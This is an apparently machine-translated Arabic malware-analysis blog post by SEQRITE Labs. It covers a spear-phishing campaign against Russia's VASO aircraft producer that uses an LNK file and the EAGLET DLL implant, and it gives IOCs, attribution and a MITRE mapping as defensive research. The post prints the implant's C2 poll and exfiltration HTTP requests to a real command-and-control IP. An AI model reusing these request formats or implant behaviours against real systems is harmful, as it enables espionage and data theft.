

المحتويات
- المقدمة
- النتائج الأولية
- سلسلة العدوى.
- التحليل الفنى
- المرحلة 0 – ملف البريد الإلكتروني الخبيث.
- المرحلة 1 – ملف LNK الخبيث.
- المرحلة الثانية – النظر في ملف الطعم.
- المرحلة 3 – زرع EAGLET الخبيث.
- الصيد والبنية التحتية.
- تفاصيل البنية التحتية.
- حملات مماثلة.
- عزو
- خاتمة
- SEQRITE الحماية.
- شركات النفط العالمية
- ميتري أت&ك.
المقدمة
SEQRITE اكتشف فريق مختبرات APT مؤخرًا حملةً تستهدف قطاع صناعة الطيران الروسي. تستهدف هذه الحملة موظفي شركة فورونيج لإنتاج الطائرات (VASO)، إحدى كبرى شركات إنتاج الطائرات في روسيا، وذلك عبر استخدام وثائق النقل الجوي (TTN) - وهي وثائق بالغة الأهمية لعمليات الإمداد اللوجستي الروسية. يعتمد النظام البرمجي الخبيث المستخدم في هذه الحملة على استخدام ملف LNK الخبيث EAGLET DLL، والذي يقوم بدوره بتنفيذ أوامر خبيثة وسرقة البيانات.
في هذه المدونة، سنستكشف التفاصيل الفنية للحملة التي واجهناها خلال تحليلنا. سنتناول المراحل المختلفة لهذه الحملة، بدءًا من التعمق في سلسلة العدوى الأولية وصولًا إلى عملية الزرع المستخدمة فيها، وانتهاءً بنظرة عامة أخيرة تغطي الحملة.
النتائج الأولية
في الآونة الأخيرة، وتحديداً في 27 يونيو، عثر فريقنا أثناء بحثه عن مرفقات التصيد الاحتيالي الخبيثة على ملف بريد إلكتروني خبيث، ظهر على مصادر مثل VirusTotal ، وبعد مزيد من البحث، وجدنا أيضاً ملف LNK خبيث، كان مسؤولاً عن تنفيذ مرفق DLL الخبيث الذي كان نوع ملفه يتنكر على أنه مرفق ZIP.
عند مراجعة البريد الإلكتروني، وجدنا الملف Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip، والذي يُترجم إلى Transport_Consignment_Note_TTN_No.391-44_from_26.06.2025.zip، وهو في الأساس ملف DLL. وبعد البحث، وجدنا ملفًا آخر، وهو ملف اختصار [LNK]، يحمل الاسم نفسه. فقررنا بعد ذلك دراسة آلية عمل هذه الملفات.

سلسلة العدوى
التحليل الفنى
سنقوم بتقسيم تحليل هذه الحملة إلى ثلاثة أجزاء مختلفة، بدءًا من البحث في ملف EML الخبيث، متبوعًا بالمرفق Ie، وزرع DLL الخبيث وملف LNK.
المرحلة 0 – ملف البريد الإلكتروني الخبيث.
حسنًا، في البداية، وجدنا ملف بريد إلكتروني خبيثًا، باسم backup-message-10.2.2.20_9045-800282.eml، مُحمّل من روسيا الاتحادية. بعد التدقيق في تفاصيل ملف البريد الإلكتروني،

لقد وجدنا أن البريد الإلكتروني تم إرساله إلى موظف في جمعية إنتاج الطائرات فورونيج (VASO)، من مركز النقل والخدمات اللوجستية بخصوص مذكرة التسليم.

بالاطلاع على محتوى البريد الإلكتروني، وجدنا أنه مُصاغٌ لإبلاغ المُستلم بآخر أخبار حركة الشحن، مع الإشارة إلى إيصال شحن ( Товарно-транспортная накладная №391-44 от 26.06.2025 ). كما يحثّ محتوى البريد الإلكتروني المُستلم على الاستعداد لاستلام شحنة مُحددة خلال يومين أو ثلاثة. ولأننا لاحظنا سابقًا انتحال المُهاجم لشخصية فرد، لاحظنا أيضًا وجود مُرفق خبيث مُتنكر كملف ZIP. وبعد تنزيله، تبيّن لنا أنه ملف DLL خبيث مُدمج.
وبعيدًا عن عملية زرع DLL الخبيثة، قمنا أيضًا بمطاردة ملف LNK خبيث يحمل نفس الاسم، ونعتقد أنه تم إسقاطه بواسطة مرفق تصيد احتيالي آخر، والذي يستخدم لتنفيذ عملية زرع DLL هذه، والتي أطلقنا عليها اسم EAGLET.
في القسم التالي، سنلقي نظرة على ملف LNK الخبيث.
المرحلة 1 – ملف LNK الخبيث.

عند فحص ملف LNK، وجدنا أنه يُنفّذ مجموعةً مُحددةً من المهام، تُنفّذ في النهاية ملف DLL الخبيث، وتُظهر نافذةً منبثقةً وهميةً على الشاشة. ويتم ذلك بالطريقة التالية.

في البداية، يستخدم البرنامج النصي الثنائي powershell.exe لتشغيل هذا البرنامج النصي في الخلفية، والذي يقوم بإحصاء ملف ZIP المتنكر، والذي هو عبارة عن غرس EAGLET الخبيث، ثم في حالة العثور على الغرس الخبيث، فإنه ينفذه عبر rundll32.exe LOLBIN، وإلا في حالة فشله في العثور عليه فإنه يبحث بشكل متكرر عن الملف ضمن %USERPROFILE% وفي حالة العثور عليه فإنه يقوم بتشغيله، ثم إذا فشل في العثور عليه في هذا الموقع، فإنه يحاول البحث ضمن موقع %TEMP%.
بمجرد العثور على ملف DLL المزروع، يُنفَّذ البرنامج ثم يستخرج ملف XLS وهميًا مُضمَّنًا فيه، وذلك بقراءة ملف XLS بحجم 59904 بايت، والمُخزَّن مباشرةً بعد ملف البداية البالغ 296960 بايت، والذي يُكتب بعد ذلك في مجلد %TEMP% باسم ранспортная_накладная_ТТН_№391-44_от_26.06.2025.xls. هذا هو الغرض من ملف LNK الخبيث، وسنتناول في القسم التالي ملف الخداع.
المرحلة الثانية - النظر في ملف الطعم.
في هذا القسم، سننظر في ملف XLS الوهمي، والذي تم استخراجه من ملف DLL المزروع.

في البداية، تبيّن لنا أن ملف .XLS المشار إليه مرتبط بكيان روسي خاضع للعقوبات، وهو شركة Obltransterminal LLC (ООО "Облтранстерминал")، المدرجة على قائمة OFAC SDN (المواطنين المعينين خصيصًا) التابعة لوزارة الخزانة الأمريكية. وقد فُرضت عقوبات على هذه المنظمة بموجب الأمر التنفيذي رقم 14024 لتورطها في البنية التحتية العسكرية واللوجستية الروسية.


ثم لاحظنا أن ملف XLS يحتوي على تفاصيل الحقول المنظمة لتسجيل رقم الحاوية، ونوعها، ووزنها الفارغ، وسعة حمولتها، ورقم ختمها، بالإضافة إلى معلومات المركبة والمنصة. والجدير بالذكر أنه يتضمن خانات اختيار لحالة الحاوية - محملة، فارغة، أو قيد الإصلاح - ومنطقة تخطيطية مخصصة لتحديد التلف المادي على الحاوية.

بعد ذلك، نلاحظ أن النموذج المُموّه يحتوي على قائمة مُفصّلة برموز تلف الحاويات المُستخدمة عادةً في العمليات اللوجستية الروسية . تُغطي هذه الرموز نطاقًا واسعًا من المشكلات الهيكلية والميكانيكية التي قد يتم رصدها أثناء فحص الحاوية. تتضمن القائمة مصطلحات مُحدّدة مثل الشقوق أو الثقوب (Трещина)، وتشوّهات العوارض العلوية والسفلية (Деформация верхних/нижних балок)، والتآكل (Сквозная коррозия)، وغياب أو تلف قضبان القفل، والمفصلات، والأختام المطاطية، والصفائح، ووصلات الزوايا. يتم ترقيم كل نوع من أنواع التلف بشكل منهجي من 1 إلى 24، مُحاكيًا بذلك وثائق الفحص المُوحّدة.
باختصار، يهدف هذا النظام التمويهي إلى محاكاة وثيقة فحص حاويات روسية رسمية، وتحديدًا تقرير تبادل المعدات (EIR)، المستخدم أثناء نقل أو تسليم حاويات الشحن. يتضمن هذا النظام حقولًا مُهيكلة لمواصفات الحاويات، وأرقام الأختام، والوزن، وبيانات المركبة، بالإضافة إلى مخططات توضيحية وقائمة موحدة تضم 24 رمزًا للأضرار، تغطي كل شيء من الشقوق والتشوهات إلى التآكل والأجزاء المفقودة المرتبطة بشركة Obltransterminal LLC . في القسم التالي، سنتناول عملية زرع برنامج EAGLET.
المرحلة 3 – زرع EAGLET الخبيث.
في البداية، عندما رأينا الغرسة وقمنا بتحميلها في أداة تحليل PE، تمكنا من تأكيد أن هذا هو ملف PE، مع تخزين الطعم داخل قسم التراكب، والذي رأيناه بالفعل مسبقًا.
بعد ذلك، عند فحص تصديرات ملف DLL الخبيث هذا، بحثنا في نقطة الدخول، وللأسف لم نجد أي شيء مثير للاهتمام. بعد ذلك، بحثنا في نقطة الدخول، مما قادنا إلى ملف DllMain الذي احتوى على شيفرة مثيرة للاهتمام تتعلق بسلوك خبيث.

الوظيفة الأولية المثيرة للاهتمام، والتي تقوم بشكل أساسي بإحصاء المعلومات حول الجهاز المستهدف.


في هذه الوظيفة، يمضي الكود قدمًا ويقوم بإنشاء GUID فريد للهدف، والذي سيتم استخدامه لتحديد هوية الضحية، في كل مرة يتم فيها تنفيذ الزرع يتم إنشاء GUID جديد، وهذا يحاكي سلوك معرف الجلسة الذي يساعد المشغل أو الفاعل في التهديد على الحصول على وضوح بشأن الهدف.


بعد ذلك، يُحصي اسم جهاز الكمبيوتر الخاص بالجهاز المستهدف، بالإضافة إلى اسم المضيف واسم نطاق DNS الخاص به. بعد استلامه، يُنشئ دليلًا باسم MicrosoftApppStore ضمن موقع ProgramData.

بعد ذلك، باستخدام CreateThread، يتم إنشاء سلسلة خبيثة، مسؤولة عن الاتصال بـ IP command-and-control[C2] وأكثر من ذلك بكثير.


بعد ذلك، يمكننا أن نرى أن الزرع يستخدم واجهات برمجة تطبيقات شبكات Windows معينة مثل WinHttpOpen لبدء جلسة HTTP، متخفية تحت سلسلة وكيل مستخدم غير شائعة المظهر MicrosoftAppStore/2001.0، والتي يتبعها بعد ذلك واجهة برمجة تطبيقات أخرى تُعرف باسم WinHtppConnect والتي تحاول الاتصال بخادم الأوامر والتحكم [C2] المبرمج وهو 185.225.17.104 عبر المنفذ 80، وفي حالة فشله، يستمر في إعادة المحاولة.


في حال اتصال الغرسات بوحدة التحكم والقيادة (C2)، يُشكّل ذلك مسار URL يُستخدم لإرسال طلب GET إلى بنية C2 التحتية. يبدو نص الطلب بالكامل كما يلي:
احصل على /poll?id=<{randomly-created-GUID}&hostname={hostname}&domain={domain} HTTP/1.1Host: 185.225.17.104
بعد إرسال الطلب، يحاول البرنامج المزروع قراءة استجابة HTTP من خادم C2، والتي قد تحتوي على تعليمات لتنفيذ تعليمات معينة.

فيما يتعلق بالوظائف، يدعم الزرع الوصول إلى shell، والذي يمنح مشغل C2 أو الجهة الفاعلة في التهديد غلافًا على الجهاز المستهدف، والذي يمكن استخدامه بشكل أكبر لأداء أنشطة ضارة.

من الميزات الأخرى في هذا الزرع ميزة التنزيل، والتي تُنزّل محتوى ضارًا من الخادم أو تُخرِج الملفات المطلوبة أو المهمة من الجهاز المُستهدَف. إحدى هذه الميزات هي تنزيل المحتوى الضار من الخادم وتخزينه في المسار C:\ProgramData\MicrosoftAppStore\. ونظرًا لأن مركز التحكم الثاني (C2) معطل حاليًا، وأثناء نشر هذا البحث، لم يتم اكتشاف الملفات المُستخدَمة.


لاحقًا، اتضح وجود وظيفة أخرى غير مرتبطة بميزة التنزيل هذه، وهي أن عملية الزرع تقوم أساسًا باستخراج الملفات من الجهاز المستهدف. يبدو نص الطلب كالتالي:
POST /result HTTP/1.1Host: 185[.]225[.]17[.]104Content-Type: application/x-www-form-urlencoded id=8b9c0f52-e7d1-4d0f-b4de-fc62b4c4fa6f&hostname=VICTIM-PC&domain=CORP&result=Q29tbWFuZCByZXN1bHQgdGV4dA==
لذلك، الميزات هي كما يلي.
| الميزات | الكلمة الرئيسية المحفزة | سلوك | الهدف |
| تنفيذ الأمر | كمد: | ينفذ أمر shell المستلم من خادم C2 ويلتقط الإخراج | تنفيذ التعليمات البرمجية عن بعد |
| تحميل الملف | تحميل: | يقوم بتنزيل ملف من موقع بعيد ويحفظه في C:\ProgramData\MicrosoftAppStore\ | مرحلة الحمولة |
| exfiltration | (تلقائي) | يرسل نتيجة تنفيذ الأمر أو حالة التنزيل إلى خادم C2 عبر HTTP POST | استخراج البيانات |
هذا هو ملخص التحليل الفني لزرعة EAGLET، وبعد ذلك سننظر في الجزء الآخر، والذي يركز على المعرفة الأساسية ومطاردة الحملات المماثلة.
الصيد والبنية التحتية
تفاصيل البنية التحتية
في هذا القسم، سنتناول تفاصيل البنية التحتية. بدايةً، نجد أن C2، الذي وجدنا أنه 185[.]225[.]17[.]104، هو المسؤول عن الاتصال بزراعة EAGLET. يقع خادم C2 في رومانيا، تحت رقم ASN 39798 لشركة MivoCloud SRL.


بعد البحث والتدقيق، وجدنا أن العديد من سجلات نظام أسماء النطاقات (DNS) السلبية تشير إلى بنية تحتية تاريخية كانت مرتبطة سابقًا بنفس مجموعة التهديدات المرتبطة بـ TA505، والتي سبق أن بحثها باحثون في BinaryDefense . تشير سجلات DNS إلى استخدام بنية تحتية مماثلة أو مُعاد استخدامها في هذه الحملة. إضافةً إلى ذلك، وبغض النظر عن الارتباطات البنيوية مع TA505 من حيث استخدام نطاقات مُعاد استخدامها، لاحظنا أيضًا وجود نطاقات مشبوهة أخرى تحمل سجلات DNS تشير إلى نفس البنية التحتية. وبثقة عالية، نؤكد أن الحملة الحالية لا علاقة لها بـ TA505، باستثناء المعلومات المذكورة آنفًا.

على غرار الحملة التي تستهدف قطاع الطيران والفضاء، رصدنا حملة أخرى تستهدف القطاع العسكري الروسي عبر وثائق تتعلق بالتجنيد. وفي تلك الحملة، استخدم المُهدّد برمجية EAGLET المزروعة، والمتصلة بجهاز C2، أي 188[.]127[.]254[.]44، الموجود في روسيا تحت رقم ASN 56694، التابع لشركة Smart Ape.
حملات مماثلة
الحملة 1 – الاستهداف العسكري
في البداية، رأينا نص عنوان URL، والعديد من الآثار السلوكية الأخرى للزرع، مما قادنا إلى مجموعة أخرى من الحملات، مع زرع مماثل تمامًا، يستخدم لاستهداف التجنيد العسكري الروسي.

تم استخراج هذا الطعم من غرسة EAGLET، واسمها Договор_РН83_изменения.zip، والتي تُترجم إلى Contract_RN83_Changes، والتي تستهدف الأفراد والجهات المرتبطة بالتجنيد العسكري الروسي. كما يتضح، يُبرز هذا الطعم مزايا متعددة للخدمة، بما في ذلك تحويل الرهن العقاري إلى معاش تقاعدي، وغيرها الكثير.
الحملة الثانية - زرع EAGLET بدون أي طُعم مدمج

كما رأينا في الحملات السابقة، أنه في بعض الأحيان، يقوم كيان التهديد بإسقاط LNK خبيث، والذي ينفذ عملية زرع DLL ويستخرج الطُعم الموجود داخل قسم تراكب الزرعة، ولكن في هذه الحملة، رأينا أيضًا عملية زرع، دون وجود مثل هذا الطُعم في الداخل.

إلى جانب ذلك، لاحظنا أيضًا تداخلات متعددة لهذه الحملات ذات الاهتمامات المستهدفة المتشابهة وتداخل رمز الزرع مع الكيان التهديدي المعروف باسم Head Mare والذي كان يستهدف الكيانات الناطقة بالروسية التي اكتشفها الباحثون في كاسبرسكي في البداية.
عزو
يُعدّ الإسناد معيارًا أساسيًا لوصف جهة أو مجموعة تهديد. ويشمل تحليل وربط مجالات مختلفة، بما في ذلك التكتيكات والتقنيات والإجراءات، وتشابه الأكواد البرمجية وإعادة استخدامها، ودوافع الجهة المُهدّدة، وأحيانًا الأخطاء التشغيلية، مثل استخدام تسميات ملفات أو أدوات وهمية متشابهة.
خلال متابعتنا المستمرة لـ UNG0901، اكتشفنا أوجه تشابه وتداخل ملحوظة مع مجموعة التهديد المعروفة باسم Head Mare، والتي حددها باحثون في كاسبرسكي. دعونا نستكشف بعض أوجه التشابه الرئيسية بين Head Mare وUNG0901.
التداخلات الرئيسية بين UNG0901 والفرس الرئيسية
- ترسانة الأدوات:
لاحظ باحثون في كاسبرسكي أن برمجية Head Mare غالبًا ما تستخدم بابًا خلفيًا قائمًا على لغة Golang يُعرف باسم PhantomDL، والذي غالبًا ما يُحمّل باستخدام حزمة برامج مثل UPX، والتي تتميز بميزات بسيطة وعملية للغاية، مثل shell وdownload وupload وexit. وبالمثل، نشر UNG0901 أيضًا برمجية EAGLET، التي تُظهر سلوكًا مشابهًا، وتحتوي على ميزات متشابهة تقريبًا، مثل shell وdownload وupload وغيرها، وهي مبرمجة بلغة C++.
- تقنية تسمية الملفات:
لاحظ باحثون في كاسبرسكي أن برمجية PhantomDL الخبيثة تُستخدم غالبًا عبر التصيد الاحتيالي باستخدام أسماء ملفات مثل Contract_kh02_523، وبالمثل، في الحملات التي شهدناها ضد UNG0901، كانت هناك أسماء ملفات بأسلوب مشابه مثل Contract_RN83_Changes. كما وجدنا العديد من مخططات تسمية الملفات الأخرى المشابهة.
- التحفيز:
استهدف Head Mare كيانات مهمة مرتبطة بروسيا، في حين استهدف UNG0901 أيضًا العديد من الكيانات المهمة التابعة لروسيا.
بالإضافة إلى ذلك، هناك العديد من أوجه التشابه الإضافية والقوية التي تعزز الارتباط بين هذين الكيانين التهديديين؛ لذلك، فإننا نعزو كيان التهديد UNG0901 إلى الموارد المشتركة والعديد من أوجه التشابه الأخرى مع Head Mare، والذي يستهدف الكيانات الحكومية وغير الحكومية الروسية.
خاتمة
يُظهر UNG0901، أو المجموعة المجهولة 901، عملية سيبرانية مُستهدفة ضد قطاعي الطيران والدفاع الروسيين باستخدام رسائل بريد إلكتروني مُوجّهة للتصيد الاحتيالي وزرع ملف DLL مُخصّص من نوع EAGLET للتجسس واستخراج البيانات. يتداخل UNG0901 أيضًا مع Head Mare، والذي يُظهر أوجه تشابه عديدة، مثل استخدام أسماء وهمية، وغير ذلك الكثير.
SEQRITE الحماية
- وكيل سي آي آر
- trojan.49644.SL
شركات النفط العالمية
| نوع الملف | اسم الملف | SHA-256 |
| LNK | Договой_РН83_изменения.pdf.lnk | a9324a1fa529e5c115232cbbc60330d37cef5c20860bafc63b11e14d1e75697c |
| Transportnaya_накладная_ТТН_№391-44_от_26.06.2025.xls.lnk | 4d4304d7ad1a8d0dacb300739d4dcaade299b28f8be3f171628a7358720ca6c5 | |
| DLL | Договой_РН83_изменения.zip | 204544fc8a8cac64bb07825a7bd58c54cb3e605707e2d72206ac23a1657bfe1e |
| Transportnaya_накладная_ТТН_№391-44_от_26.06.2025.zip | 01f12bb3f4359fae1138a194237914f4fcdbf9e472804e428a765ad820f399be | |
| لا يوجد | b683235791e3106971269259026e05fdc2a4008f703ff2a4d32642877e57429a | |
| Договой_РН83_изменения.zip | 413c9e2963b8cca256d3960285854614e2f2e78dba023713b3dd67af369d5d08 | |
| طُعم[XLS/ PDF] | ملف pdf مؤقت | 02098f872d00cffabb21bd2a9aa3888d994a0003d3aa1c80adcfb43023809786 |
| العينة المستخرجة.xls | f6baa2b5e77e940fe54628f086926d08cc83c550cd2b4b34b4aab38fd79d2a0d | |
| 80650000 | 3e93c6cd9d31e0428085e620fdba017400e534f9b549d4041a5b0baaee4f7aff | |
| العينة المستخرجة.xls | c3caa439c255b5ccd87a336b7e3a90697832f548305c967c0c40d2dc40e2032e | |
| العينة المستخرجة.xls | 44ada9c8629d69dd3cf9662c521ee251876706ca3a169ca94c5421eb89e0d652 | |
| العينة المستخرجة.xls | e12f7ef9df1c42bc581a5f29105268f3759abea12c76f9cb4d145a8551064204 | |
| العينة المستخرجة.xls | a8fdc27234b141a6bd7a6791aa9cb332654e47a57517142b3140ecf5b0683401 | |
| ملف البريد الإلكتروني | رسالة احتياطية-10.2.2.20_9045-800282.eml | ae736c2b4886d75d5bbb86339fb034d37532c1fee2252193ea4acc4d75d8bfd7 |
MITER ATT & CK
| تكتيك | تقنية | ID | تفاصيل |
| الوصول الأولي | مرفق التصيد الرمحي | T1566.001 | تم إرسال ملف .EML ضار إلى موظف VASO، ينتحل صفة مركز لوجستي باستخدام إغراء مستند TTN. |
| التنفيذ | تنفيذ الوكيل الثنائي للنظام: Rundll32 | T1218.011 | تم تنفيذ عملية زرع DLL عبر rundll32.exe LOLBIN الموثوق بها، والتي تم استدعاؤها من ملف .LNK. |
| بوويرشيل | T1059.001 | يتم استخدامه لتحديد موقع ملف DLL المزروع وتشغيله من أدلة احتياطية متعددة. | |
| إصرار | غرس في ملف DLL مُقنع بـ ZIP | [مخصص] | يتخفى ملف DLL في صورة ملف .ZIP — يتم الضمن في الاستمرارية من خلال عمليات التنفيذ التي يتحكم فيها المشغل. |
| التهرب الدفاعي | التنكر | T1036 | زرع متخفي في شكل ملف ZIP، ملف XLS وهمي يستخدم لمحاكاة المستندات اللوجستية المعتمدة. |
| الاكتشاف | اكتشاف معلومات النظام | T1082 | يقوم بتجميع اسم المضيف واسم الكمبيوتر والنطاق؛ ويقوم بإنشاء معرف GUID للضحية لتحديد الهدف. |
| اكتشاف ثقة المجال | T1482 | يقوم بإحصاء نطاق DNS الخاص بالضحية لتحديد ملف تعريف الشبكة. | |
| القيادة والسيطرة | بروتوكول طبقة التطبيق: HTTP | T1071.001 | يتواصل مع C2 عبر HTTP؛ يستخدم MicrosoftAppStore/2001.0 User-Agent. |
| التشكيلات | البيانات من النظام المحلي | T1005 | يقوم باستخراج تفاصيل النظام ومحتويات الملف وفقًا لأوامر الجهة المهاجمة. |
| exfiltration | تسلل عبر قناة C2 | T1041 | طلبات POST إلى نقطة النهاية /result على C2 مع نتائج الأوامر المشفرة أو البيانات المستخرجة. |
| التأثير | استخراج البيانات | T1537 | سرقة بيانات مستهدفة من قطاع الفضاء والطيران الروسي. |
المؤلف:
سوبهاجيت سينغا
ساثويك رام براكي


